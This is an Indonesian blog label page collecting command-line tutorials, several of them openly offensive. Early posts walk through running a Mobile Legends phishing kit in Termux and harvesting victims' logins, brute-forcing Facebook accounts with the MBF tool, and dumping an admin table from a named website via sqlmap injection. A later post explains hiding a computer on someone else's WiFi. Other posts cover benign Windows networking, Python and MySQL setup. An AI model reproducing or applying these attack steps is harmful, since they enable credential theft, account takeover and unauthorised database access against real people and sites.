Tampilkan postingan dengan label CMD. Tampilkan semua postingan

Rabu, 26 September 2018

Cara Phising Game Mobile Legend Di Android Dengan Termux

Pada artikel kali ini saya akan memberikan tutorial cara phising game Mobile Legend di termux xbizvej. Mobile Legend Atau yang sering disebut ML merupakan salah satu game online MOBA yang banyak di mainkan oleh anak remaja ataupun orang dewasa saat ini.

Nah phising game ML ini sama saja seperti tool phising lainnya, Namun semua hasil phising game ini tersimpan dalam file yang bernama buku.txt, Baiklah langsung saja kita ke tutorial cara phising game ML di termux xbizvej... 

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Karena tool phising ini menggunakan bahasa python, maka kalian harus menginstsall python terlebih dahulu
  • $ apt install python2
  • Kalian juga harus menginstall apache2 dan php.Baca juga 
  • $ apt install apache2 
    $ apt install php
  • Untuk meng clone tool PhisingGame nya kalian harus install git terlebih dahulu
  • $ apt install git
  • Kemudian clone tool PhisingGame nya
  • $ git clone https://github.com/Senitopeng/PhisingGame.git
  • Masuk ke directory nya
  • $ cd PhisingGame
  • Untuk menjalankan tool nya tulis command berikut
  • $ python2 phising.py
  • Lalu tulis angka 2, Akan muncul sebuah link http://127.0.0.1:8080 seperti gambar dibawah ini

  • Kalian tinggal menyebarkannya, Bila sudah ada yang login kalian dapat melihat hasilnya dengan cara buka session baru, kemudian tulis perintah berikut ini
  • $ cd PhisingGame $ cat buku.txt
Jumat, 21 September 2018

Cara Hack FB Menggunakan MBF Di Termux

Pada artikel kali ini saya akan memberikan tutorial cara hack fb di termux menggunakan MBF (Multi BruteForce).

Tool ini merupakan tool yg bisa mengumpulkan ID dari daftar teman facebook dan anggota grup facebook kalian dan bekerja seperti bruteforce, yang membedakan adalah jika bruteforce biasa menggunakan 1 akun/ID dengan banyak password tetapi tool multi bruteforce ini bekerja dengan cara menggunakan banyak akun dan satu password.

Yuk langsung saja ke tutorialnya....

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Install python2 dan git
  • $ pkg install python2 
    $ pkg install git
  • Install mechanize
  • pip2 install mechanize
  • Clone tool mbf nya dengan perintah
  • $ git clone https://github.com/pirmansx/mbf
  • Masuk ke directory nya
  • $ cd mbf
  • Jalankan tool nya dengan perintah
  • $ python2 MBF.py
  • Tampilan tool nya seperti dibawah ini


  • Pilih nomor 1 kemudian masukan email dan password kalian
  • Tunggu sampai proses nya selesai, tulis l kemudian masukan password

Kamis, 20 September 2018

Cara Deface Di Termux Android Menggunakan SQLMap Part 2

Pada artikel kali ini saya akan memberikan tutorial cara pakai sqlmap di termux. sqlmap adalah tool yg digunakan untuk melakukan deface pada sebuah website dengan metode SQL Injection. Jika kalian belum menginstall sqlmap di termux, maka baca artikel sebelumnya 

Baiklah sekarang kita mulai tutorialnya
Bahan :
1. Android Minimal OS Lolipop
2. Termux Xbzvej
3. Target vuln

Setelah semua bahan telah ada kita ke langkah selanjutnya yaitu cara deface menggunakan sqlmap di termux.


  • Buka termux xbizvej

  • Pindah ke directory sqlmap

  • $ cd sqlmap
  • Masukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 --dbs
  • Tunggu hingga prosesnya selesai

  • Sekarang kita lihat tablenya dengan memasukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv --tables
  • Cari table yg berhubungan dengan admin atau user dan masukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv -T admin_jmtv --columns
  • setelah dapat selanjutnya di dump dengan petintah

$ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv -T admin_jmtv --dump
Note : http://www.jmtv,com/news.php?id=3 (diganti dengan web target kalian)
Selanjutnya tinggal meng hash password nya ( apabila passwordnya di encrypt)

Minggu, 25 Maret 2018

Mematikan Windows dari Command Prompt (CMD)

Step 1: Run CMD.exe

Go to Start > All Programs > Acsessories > Command Prompt

Step 2: Type Command

Type "SHUTDOWN" Then add a space. DO NOT PUSH ENTER!!!

Step 3: Special Instructions

Add the following:
-s -c "Your Text Here" -a -t 60
-s Shuts Down the computer
-c " " Adds a comment (Replace Your text here with, well... your text!)
-t Specifies the ammount of time before the Shutdown Starts (60 Seconds)
DO NOT PRESS ENTER!!!

Step 4: Finish

WARNING: YOU CAN NOT STOP THE SHUTDOWN AFTER YOU HAVE STARTED IT!!!!
EDIT: Without this: SHUTDOWN -a
ends the shutdown process.
You can press enter now!
Good Luck!

Selasa, 16 Januari 2018

Menyembunyikan Nama Komputer Di Jaringan Network

Bagi anda yang sedang online di wifi orang dan tidak ingin ketahuan kepada pemiliknya bahwa anda sedang menggunakan Wifinya, disini saya akan memberikan tips agar komputer anda tidak terlihat di jaringan network.

Menyembunyikan nama komputer memang sangat diperlukan bagi seseorang yang ingin menyusup di jaringan orang lain. Hal ini berfungsi agar komputer anda tidak bisa terdeteksi oleh pemilik jaringan tersebut.

Cara menyembunyikan nama komputer anda di jaringan Network dengan mudah dan singkat. Hal yang diperlukan yaitu aplikasi bawaan windows yaitu CMD atau bisa di bilang senjata Dewa. Ok langsung saja ikuti langkah-langkah di bawah ini :


  • Tekan tombol Windows+R, kemudian ketikkan cmd
  • Pilih "Yes"
  • ketikkan perintah : net config server /hidden:yes pada cmd
  • Jika sudah, komputer anda tidak terlihat di Network Places. Agar komputer anda bisa terdeteksi kembali, ketikkan perintah pada cmd : net config server /hidden:no
  • Restart PC/Laptop

Jumat, 05 Januari 2018

Rubah IP dan DNS Dengan CMD

Melihat Informasi Device


Sebelum mengganti IP dari device, yang pertama harus diketahui adalah SSID/User Interface Name. Yang harus dilakukan adalah dengan menjalankan command berkut di CMD:
netsh interface ipv4 show config
CMD 1

Rubah IP Address, Subnet Mask, Dan Default Gateway

Ketika sudah mendapatkan nama WiFi maka  sudah dapat untuk melanjutkan ke perintah selanjutnya.
netsh interface ipv4 set address name="YOUR INTERFACE NAME" static IP_ADDRESS SUBNET_MASK GATEWAY
Contoh yang saya lakukan ::
netsh interface ipv4 set address name="Wi-Fi" static 192.168.3.8 255.255.255.0 192.168.3.1
Dengan penjelasan:
  • Nama interface “Wi-Fi”
  • IP ke 192.168.3.1
  • Subnet mask 255.255.255.0
  • Default gateway 192.168.3.1
Jika ingin merubah ke DHCP maka menggunakan command berikut :
netsh interface ipv4 set address name=”YOUR INTERFACE NAME” source=dhcp

Sabtu, 02 Desember 2017

Menjadikan Laptop Sebagai Hotspot Dengan CMD

Di windows sendiri, kamu bisa membagi hotspot ke hp atau perangkat lainnya. Jadi, jika laptop kamu terhubung dengan jaringan dan ingin membagi jaringan dengan perangkat lain kamu bisa melakukannya.
Untuk membuatnya silahkan anda ikuti langkah-langkah dibawah ini:
  • Pertama buka Command prompt dengan cara mengetikan Command di pencarian windows kemudian klik kanan pilih Run as administrator
  • Setelah Command terbuka masukan perintah :
netsh wlan set hostednetwork mode=allow ssid=NAMAWIFI_SSID key=PASSWORDWIFI
Misal :
netsh wlan set hostednetwork mode=allow ssid=XBIZVEJ key=12345678
 CMD 1
  • Jaringan wifi sudah terbentuk kemudian jalankan VIrtual Hosted Network dengan memasukan lagi perintah berikut di cmd :
netsh wlan start hosted network
  • Sekarang Hostpot windows sudah jadi, pastikan conection sudah muncul seperti gambar di bawah ini
    Setting 1
  • Selanjutnya Sharing Virtual Hostednetwork dengan cara :
  1. Klik kanan pada icon jaringan kemudian pilih Open Network and Sharing Center
  2. Kemudian klik jaringan yang ingin di sharing kemudian pilih properties
     Setting 2
  3. Sekarang dihalaman selanjutnya klik sharing centang kedua allow other network lalu pilih conection yang kita buat tadi misal Local Area Connection* 14 kemudian klik ok seperti pada gambar di bawah ini
     Setting 3
  • Sharing jaringan Virtual Hostednetwork selesai di buat
  • Hostpot sudah siap untuk digunakan
Jika ingin menghentikan hotspot yang telah dibuat tadi :
  • Buka Command prompt dengan cara klik kanan pilih Run as administrator
  • Setelah Command prompt terbuka ketik perintah ini :
netsh wlan stop hosted network
  • Sekarang Hostpot Windows dihentikan
Sekarang jaringan laptop kamu telahh bisa kamu nikmati di hanphone atau perangkat lainnya. 

Senin, 19 Desember 2016

Menjalankan Python di CMD Windows

Python adalah bahasa pemograman yang mudah digunakan, dibaca dan terstruktur, karena secara penulisan bahasa pemrograman Python secara khas jauh lebih pendek dibandingkan dengan program-program C/C++/Java.
Di Python tidak ada deklarasi variabel yang ada pada bahasa pemrograman lainnya, dan di python untuk memisah blok-blok statement hanya menggunakan spasi jika di bandingkan dengan C/Java menggunakan { / }.

Kembali ke pokok pembahasan, untuk menjalankan Python di CMD pada Windows sebaiknya kita melakukan penambahan nama folder Python di Environment Variabel komputer, dengan cara :

1. Klik kanan pada My Computer, lalu klik Properties
2. Klik Advanced system settings
3. Klik pada tab Advanced
4. Klik pada Environment Variables..
5. Pada kolom System variables, cari variable Path lalu klik edit..
6. Pada kolom Variable value, tambahkan ;C:\PythonXX dibagian akhir. XX disini versi python yang di gunakan.
7. Lalu Klik OK > OK

Untuk mengetahui sukses tidaknya, buka CMD lalu Ketikkan Python. Jika sukses akan muncul tulisan Python X.X (r25:........ , Jika gagal akan ada tulisan eror.

Untuk menjalankan file python, ketikkan 'Python namafile.pytanpa tanda kutip.

Minggu, 04 Desember 2016

Mengaktifkan MySQL di XAMPP Melalui CMD (Command Prompt)

MySQL merupakan salah satu dari sekian banyak database server yang saat ini sangat terkenal, ia bersifat Open source sehingga Anda tidak perlu membayar untuk mengunakannya. Pada tutorial ini saya akan membahas mengenai bagaimana cara Mengaktifkan MySQL di XAMPP Melalui CMD (Command Prompt), diasumsikan Anda sudah menginstal program XAMPP pada Komputer atau Laptop kalian, dan pada tutorial ini XAMPP yang digunakan berbasis Windows. Hasil dari installasi XAMPP defaultnya terletak di Drive C:/XAMPP.


Berikut langkah-langkah Mengaktifkan MySQL di XAMPP Melalui CMD (Command Prompt):


  • Buka aplikasi XAMPP, kemudian pada control panel XAMPP klik Start pada MySQLnya. Untuk lebih jelasnya lihat gambar berikut :

      XAMPP 1


  • Selanjutnya  Buka CMD (Command Prompt) dengan cara klik Start, ketik CMD pada Search Programs and File, atau dengan cara tekan tombol Windows + R pada keyboard Anda, kemudian ketikkan CMD lalu OK atau Enter.

 Run 1


  • Setelah masuk di CMD (Command Prompt), ketikkan cd c:/xampp/mysql/bin kemudian Enter.

 CMD 1


  • Maka Anda akan menjumpai tampilan CMD (Command Prompt) seperti gambar dibawah ini :

 CMD 2


  • Selanjutnya jalankan program dengan mengetikkan perintah ini “mysql –u root -p” (tanpa tanda petik), lalu Enter.

 CMD 3

  • Maka akan muncul perintah untuk memasukan password, lihat gambar di atas, ketikkan password yang telah Anda set sebelumnya, jika passwordnya masih kosong langsung tekan tombol Enter, sehingga akan muncul tampilan seperti berikut :

 CMD 3

Pada gambar di atas menunjukan bahwa Anda sudah bisa menjalankan program MySQL. Selanjutnya Anda bisa membuat database, menghapus database, membuat tabel, dan masih banyak yang lainya.

Untuk database yang kita buat melalui tutorial ini akan tersimpan di folder C:/xampp/mysql/data.


SELAMAT MENCOBA. SEMOGA BERMANFAAT